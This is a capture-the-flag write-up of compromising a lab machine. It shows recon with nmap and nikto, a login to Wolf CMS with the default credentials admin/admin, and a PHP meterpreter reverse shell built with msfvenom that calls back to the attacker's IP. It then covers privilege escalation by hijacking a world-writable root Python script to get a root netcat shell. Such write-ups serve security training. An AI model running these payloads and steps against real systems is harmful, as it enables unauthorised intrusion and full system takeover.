Root The Box..

Tester: Yuval Asraf
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1. **Reconnaissance:**

First of all, after loading the Box,
I ran a simple scan to find the boxes IP.


nmap -sP 192.168.1.1-100

Found the IP which was **192.168.1.15**

I ran another nmap scan on the specific ip:
nmap –p- 192.168.1.15 –A

-p- to scan all the ports


-A to scan deeply and get as much information as possible on the open ports and the machine itself.




2. Exploitation:

After Checking The SSH Version, could not find any exploitation to run on the target machine.

When I checked for vulnerabilities on the Squid http proxy 3.1.19 I found an exploit on metasploit and tried to run it with no success.



I got an idea to try to check the proxy by configure it on the browser.




After applying the settings, I typed the address and got a site.


Quickly I Took a look at the code source (Ctrl + U), but nothing was there.

I decided to run nikto on the target:

nikto -h 192.168.1.15:3128




After looking at the results I saw a file that was interesting (robots.txt), so I quickly went there.




```
User-agent: *
Disallow: /
Dissalow: /wolfcms
Dissalow: /wolfcms/?/admin
```

I took the /wolfcms/?/admin and tried to put the information in the URI and got another web page.




A login page, tried default credentials first,
admin admin was the right one.

After I got a hold on the site I identified the option Files, and went there in order to see if I can inject a malicious file to get a reverse shell on the web server.

I tried to upload a file but I did not find a way to execute it.

So I looked for another path and found out that on the Pages that was an Articles written in php



I used msfvenom to create a payload that will give me a reverse shell.
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.5 lport=3128 -f raw

I copied the payload into the Articles we just saw.


And at the same time I made a listener on metasploit for the reverse shell.

use exploit/multi/handler


set payload php/meterpreter/reverse_tcp
set lhost 192.168.1.5 (Attacker Machine)
set lport 3128

exploit –j

When I created the listener, And the payload was uploaded I went to the home page, and clicked on the Articles in order to execute the command and get a shell.



I got the shell, and used **sessions –i** 1 to interact with the session and used **shell** to get a the shell.



python -c 'import pty; pty.spawn("/bin/bash")' – To get a nicer shell.

3. Privilege Escalation:

When I got a hold on the machine, I tried some commands and enumerations to try to find my way to get to root.

First, I ran
uname –a to get info about the OS and see if there are any PE for that.


then, I ran:
awk -F: '($3 == "0") {print}' /etc/passwd - to check if there are any another super users.

and after that I checked if there are any SUID files that I can use to run as root.


find / -perm -u=s -type f 2>/dev/null

I used
ls –l /etc/passwd
ls –l /etc/shadow

To see if there are any misconfigurations that will allow me to modify these files.




I also tried to see if there are any cronjobs that I can use.




All of the Above gave me no results.

lastly, I checked **/var/www** and saw a file named connect.py, that creatd by root and had 777 permissions.



python –v I wanted to check the version of python to see if it is outdated and vulnerable.




After a research I found a Privilege Escalation, on the same version.

Resource:

https://rastating.github.io/privilege-escalation-via-python-library-hijacking/


I tried to perform the PE, which was to create a python script that will give me a reverse shell on /bin/bash running as root.



I edited the file with the following settings, and gave it port 22, because it was open and not used with another session at that moment.

after saving the file I created another listener with Netcat.
nc –lvp 22

And then executed the script.



Got the shell as root and the flag!